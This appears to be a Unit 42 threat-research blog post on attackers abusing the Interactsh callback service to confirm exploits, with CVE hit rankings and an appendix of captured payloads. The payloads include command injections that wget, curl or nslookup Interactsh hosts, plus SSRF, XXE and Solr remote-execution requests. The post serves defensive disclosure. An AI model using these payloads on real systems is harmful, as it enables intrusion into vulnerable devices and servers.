Attackers Are Taking Advantage of the Open-Source Service Interactsh for Malicious Purposes

unit42.paloaltonetworks.com/exploits-interactsh/

Yue Guan, Jin Chen, Leo Olson, Wayne Xin, Daiping Liu October 14, 2021

By Yue Guan, Jin Chen, Leo Olson, Wayne Xin and Daiping Liu

October 14, 2021 at 6:00 AM

Category: Unit 42

Tags: attack analysis, Cybercrime, exploit, exploit in the wild, Interactsh

This post is also available in: 日本語 (Japanese)

Executive Summary


Recently, Unit 42 has observed active exploits related to an open-source service called Interactsh. This tool can generate specific domain names to help its users test whether an exploit is successful. It can be used by researchers – but also by attackers – to validate vulnerabilities via real-time monitoring on the trace path for the domain. Researchers creating a proof of concept (PoC) for an exploit can insert Interactsh to check whether the PoC is working, but the service could also be used by attackers who want to be sure an exploit is working.

This blog will first introduce the Interactsh tool and how researchers or attackers can leverage it to perform vulnerability validation. We then describe some of the many exploits in the wild leveraging this tool, and we rank the exploits we've observed by popularity. In addition, we analyze Interactsh activity distribution in terms of dates and location. Lastly, we have included information about the malicious payloads for your reference.

Customers with Palo Alto Networks Next-Generation Firewall are protected against benign append attacks that use Interactsh.

Interactsh Tool

Unit 42 researchers have been actively monitoring malicious activities in the wild[1][2]. Starting mid-April 2021, we noticed some exploit attempts with the same domain name but different subdomains in the malicious payload. After investigation, we found that the source is a tool that can generate specific URLs for testing on DNS queries and HTTP attempts. This tool became publicly available on April 16, 2021, and we observed the first attempts to abuse it soon after, on April 18, 2021.



README.md

Interactsh

An OOB interaction gathering server and client library

Features • Installation • Usage • Run Interactsh • Self-Hosting • Join Discord

Interactsh is an Open-Source Solution for Out of band Data Extraction, A tool designed to detect bugs that cause external interactions, For example - Blind SQLi, Blind CMDi, SSRF, etc.

Features

- DNS/HTTP/SMTP Interaction support
- CLI Client / Web Dashboard support
- AES encryption with zero logging
- Automatic ACME based Wildcard TLS w/ Auto Renewal
- SELF Hosting version support

A hosted instance of the service with WEB UI is available at https://interact.projectdiscovery.io.


Note: As hosted version doesn't store anything locally, restarting server for maintenance / unexpected server crash / updates will result into loss of previous data.

Figure 1.

Interactsh's GitHub Page for its open-source tool.

Figure 1 shows the GitHub page for the tool, stating that "Interactsh is an Open-Source Solution for Out of band Data Extraction, A tool designed to detect bugs that cause external interactions." In the following experiment, we interact with the web UI, which is easily found by doing a web search on "interact project discovery." When a user accesses the page, the web UI randomly generates an Interactsh link:

C4mqgxkyedf0000ar3d0gnkmaqayyyyyb[.]interact[.]sh



c4mqgxkyedf0000ar3d0gnkmaqayyyyyb.interact.sh
1 ×
+
c4mqgxkyedf0000ar3d0gnkmaqayyyyyb...

#	TIME	TYPE
2	3 seconds	http
1	3 seconds	dns


Figure 2.

Example of using Interactsh through the Web UI.

We interact with this URL using a browser to check the query trace with the Interactsh UI, as shown in Figure 2. The UI shows the DNS query records and HTTP request for the URL, which means we successfully accessed C4mqgxkyedf0000ar3d0gnkmaqayyyyyb[.]interact[.]sh. In addition, the URL can also be used in the command line if the interactsh-client is installed.

The Payload Interaction

Attackers and researchers can use this tool to test whether an exploit has been successful. Figure 3 shows such an example.



```
POST [redacted] HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
Content-Length: 278
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Cache-Control: max-age=0
Connection: close
Content-Type: application/x-www-form-urlencoded
Origin: http://[redacted]
Upgrade-Insecure-Requests: 1

newUI=1&page=login&username=admin&langChange=0&ipaddr=[redacted]&login_pa
ge=login.shtml&homepage=main.shtml&sysinitpage=sysinit.shtml&hostname=wifi.
wavlink.com&key=';`wget http://
c40d3vp1q4q9f6csi300cryqj7yyyywxo.interact.sh;`;#&password=asd&lang_select=
en
```

Figure 3. Example of using Interactsh.

We picked an exploit attempt which used the Interactsh tool – in this case, a Generic IoT Device Remote Command Execution Vulnerability. The attacker sends an HTTP post request and passes a command by key parameter in the post body. Here a wget command was used to access a command and control (C2) server, which was created via the Interactsh tool. By watching whether the C2 server receives the request, it can be determined whether this exploit was successful.

Exploits Leveraging Interactsh

This tool has already been actively used through ISP and company networks as early as April 18. We find that there are a lot of simple command injections through networks, which are related to specific CVEs. We observed a huge number of attempts, sent from a group of IP addresses and followed by the same URL, which do not seem to be a research project but rather a scanning event.

CVE Number	Severity	Category	Hit Counts
CVE-2017-9506	Medium	Server-Side Request Forgery (SSRF)	1,132
CVE-2017-12629	Critical	Remote Code Execution	663
CVE-2019-2767	High	Authentication Bypass (Insert Data)	192
CVE-2021-33544	High	Remote Code Execution	163
CVE-2021-32819	High	Remote Code Execution	51
CVE-2012-1301	Critical	Server-Side Request Forgery (SSRF)	13
CVE-2018-1000600	High	Server-Side Request Forgery (SSRF)	11
CVE-2021-27905	Critical	Server-Side Request Forgery (SSRF)	9
CVE-2020-28188	Critical	Remote Code Execution	7
CVE-2018-15517	High	Server-Side Request Forgery (SSRF)	6
CVE-2009-4223	N/A	PHP Remote File Inclusion	5
CVE-2019-18394	Critical	Server-Side Request Forgery (SSRF)	5
CVE-2021-27886	Critical	Remote Code Execution	3
CVE-2020-13379	High	Server-Side Request Forgery (SSRF)	2

Table 1. Interactsh exploit hit ranking by CVEs.

We collected data from URL Filtering with PAN-DB from March 7-Sept. 7 and recorded around 32,200 Interactsh hits. Focusing on vulnerability/exploit attempts, table 1 ranks the CVEs the observed traffic most commonly attempted to exploit. This means the actors behind the traffic are using Interactsh API tools to test whether their exploit attempts succeed. Each unique Interactsh URL can be thought of as a C2. Most of the exploits for the same CVEs are using multiple randomly generated Interactsh domains and scanning on different host sides.

CVE Number	Severity	Category
CVE-2021-31755	Critical	Remote Code Execution
CVE-2020-28871	Critical	Remote Code Execution
CVE-2020-25223	Critical	Remote Code Execution
CVE-2020-8813	High	Remote Code Execution
CVE-2020-7247	Critical	Remote Code Execution
CVE-2020-28188, CVE-2020-15568, CVE-2018-13354, CVE-2018-13338	Critical	Remote Code Execution
CVE-2019-2616	High	Authentication Bypass (Insert Data)
CVE-2018-16167	High	Remote Code Execution
CVE-2018-14839	Critical	Remote Code Execution
CVE-2016-1555	Critical	Remote Code Execution

Table 2. Other CVEs leveraged by Interactsh.

From our soak site (an internal network monitoring tool), we also captured some Interactsh activity, shown in Table 2, which could raise awareness of active exploits attempts.

Interactsh Activity Distribution

We also found several DNS queries using Interactsh from Cortex Xpanse data. We found three suspicious IP addresses.

82[.]112[.]184[.]197 is flagged as potential malware in VirusTotal, and 138[.]68[.]184[.]23 is a phishing site. We also found 82[.]112[.]184[.]206, flagged malicious. All three of these IP addresses have a large volume of Interactsh activity.

We analyzed all the exploits we observed that used the Interactsh tool, starting from the time it went public. Though the tool has been available online since April, we noted increasing usage of the tool in June.




Figure 4. Exploits activity distribution using the Interactsh tool.

Figure 5 shows the distribution of Interactsh activity in terms of more specific dates. Events shown on the chart could be an exploit or a single scanning action. The activity shown in Figure 5 corresponds with Figure 4, which shows increasing traffic in June.




Figure 5. Interactsh activity distribution.

Figure 6 shows DNS queries with the Interactsh link, distributed by location. The United Kingdom ranks No. 1, followed by Ecuador and the U.S., which rank No. 2 and No. 3.




Figure 6. Interactsh activity location distribution.

Conclusion

Even though Interactsh can be used for legitimate purposes, it is widely used by attackers to test malicious traffic. Its testing traffic therefore could be followed by a series of exploits. The trend of using third-party open-source tools to test exploits has become more popular in the last few years. It is convenient for attackers to use open-source tools, and it is hard for defenders to simply block this traffic by services/IP/server etc. To help organizations defend against malicious exploits that originate this way, we need to raise awareness about the tool.

Palo Alto Networks Next-Generation Firewall customers who use Threat Prevention, Advanced URL Filtering, DNS Security and WildFire security subscriptions are protected against benign append attacks that use Interactsh. DNS Security has marked interact[.]sh as a malicious site.

We also recommend the following actions:

- Run a Best Practice Assessment to identify where your configuration could be altered to improve your security posture.
- Continuously update your Next-Generation Firewalls with the latest Palo Alto Networks Threat Prevention content (e.g. versions 8467 and above).

Use Case Examples: Exploits Leveraging Interactsh

hxxp[:]//ip-addr/uapi-cgi/certmngr[.]cgi?action=createselfcert&local=anything&country=aa&state=$(wget hxxp[:]//c44s021vkr17popa98agcrrhyneyyyd7c[.]interact.sh)&organization=anything&organizationunit=anything&commonname=anything&days=1
(CVE-2021-33544)

hxxp[:]//ip-addr/securityrealm/user/admin/descriptorbyname/org.jenkinsci.plugins.github.config[.]githubtokencredentialscreator/createtokenbypassword?apiurl=hxxp[:]//c4b14uqjfg5t9muoh3pgcrca3hoyfrbcr[.]interact.sh
(CVE-2018-1000600)

hxxp[:]//ip-addr/xmlpserver/convert?xml=<?xml+version="1.0"+?><!doctype+r+[<!element+r+any+><!entity+%+sp+system+"hxxp[:]//c38r5fq23aksk1ma690gcdmc6doyyahck[.]interact.sh/xxe.xml">%sp;%param1;]>&_xf=excel&_xl=123&template=1
(CVE-2019-2767)

hxxp[:]//ip-addr/solr/select?qt=/config#&&shards=127.0.0.1:8984/solq&stream.body={"add-listener":{"event":"postcommit","name":"nuclei","class":"solr.runexecutablelistener","exe":"sh","dir":"/bin/","args":["-c","$@|sh",".","echo","nslookup","$(whoami).c38at9vk6tb1j2mah7i0cdeca5yyybucs[.]interact.sh"]}}&wt=json&isshard=true&q=apple

hxxp[:]//ip-addr/search?q={!xmlparser v="<!doctype a system
hxxp[:]//c3167tzyedf0000sfc2ggbo7zoeyyyyyp[.]interact.sh/solr/gettingstarted/upload?stream.body={"xx":"yy"}&commit=true""><a></a>"}
(CVE-2017-12629)

hxxp[:]//ip-addr/solr/db/replication?
command=fetchindex&masterurl=hxxp[:]//c3167tzyedf0000sfc2ggboug8cyyyyyb[.]interact.sh:80/xxxx&wt=json&httpbasicauthuser=aaa&httpbasica
(CVE-2021-27905)

hxxp[:]//ip-addr/?defaultFilter=e')); let require = global.require || global.process.mainModule.constructor._load;
require('child_process').exec('curl c32s61pbq16mga0vler0cdnhgbayyyyyn[.]interact.sh');
(CVE-2021-32819)

hxxp[:]//ip-addr/plugins/servlet/oauth/users/icon-uri?consumeruri=hxxp[:]//c33mg9s2ndhfbpsj7legcddsomayyyypg[.]interact.sh
(CVE-2017-9506)

hxxp[:]//ip-addr/index.php/system/mailconnect/host/c4b14uqjfg5t9muoh3pgcrqz7oyykqcuq[.]interact.sh/port/80/secure
(CVE-2018-15517)


hxxp[:]//ip-addr/api/container/command?container=&command=;curl hxxp[:]//c44h3el4f1mfla5idm10crrtxqyyyjpp4[.]interact.sh
(CVE-2021-27886)

hxxp[:]//ip-addr/avatar/test?d=redirect.rhynorater.com?;/bp.blogspot.com/c3jrcoqkfbhrf4rcsmr0cdu5taayynuze[.]interact.sh
(CVE-2020-13379)

hxxp[:]//ip-addr/adm/krgourl.php?document_root=hxxp[:]//c45luqovk0lir2vett1gcrf4iyayy468g[.]interact.sh
(CVE-2009-4223)


hxxp[:]//ip-addr/umbraco/feedproxy.aspx?url=hxxp[:]//c3qsfdg4hl24te8g7rc0cd9erqyygmui6[.]interact.sh
(CVE-2012-1301)

hxxp[:]//ip-addr/getfavicon?host=hxxp[:]//c3uhg4emp8vt8fqq370gcd6th6ayyy4b6[.]interact.sh
(CVE-2019-18394)




```
helo target
MAIL FROM:<;nslookup c4sb95q8ac2a6j0ufi3gcrhmjweyyyyyh.interact.sh;>
```

(CVE-2020-7247)




```
POST /upload HTTP/1.1
Host: [redacted]
User-Agent: python-requests/2.18.4
Content-Length: 91
Accept: */*
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Connection: close

logtype=XML&timezone=1;wget http://c4jeuk3lkl4t7676mmagcrw8ofaykn84n.interact.sh;
```

(CVE-2018-16167)




```
POST /goform/setmac HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Content-Length: 794
Accept: */*
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/x-www-form-urlencoded
Origin: http:/[redacted]
Referer: http:/[redacted]

module1=wifiBasicCfg&doubleBandUnityEnable=false&wifiTotalEn=true&wifiEn=true&wifiSSID=Tenda_B0E040&mac=wget http://
c3s3dap1q4q1q5a37c60cd7ywkoyb4bgr.interact.sh&wifiSecurityMode=WPAWPA2/
AES&wifiPwd=Password12345&wifiHideSSID=false&wifiEn_5G=true&wifiSSID_5G=Tenda_B0E040_5G&wifiSecurityMode_5G=WPAWPA2/
AES&wifiPwd_5G=Password12345&wifiHideSSID_5G=false&module2=wifiGuest&guestEn=false&guestEn_5G=false&guestSSID=Tenda_VIP&guestSSID_5G=Tenda_VIP_5G&guestPwd=&guest
Pwd_5G=&guestValidTime=8&guestShareSpeed=0&module3=wifiPower&wifiPower=high&wifiPower_5G=high&module5=wifiAdvCfg&wifiMod
```

(CVE-2021-31755)




```
POST /boardDataWW.php HTTP/1.1
Host: [redacted]
User-Agent: python-requests/2.18.4
Content-Length: 119
Accept: */*
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Connection: close

macAddress=112233445566;wget http://c40d3vp1q4q9f6csi300cryx91oyydd1y.interact.sh#&reginfo=0&writeData=Submit
```

(CVE-2016-1555)



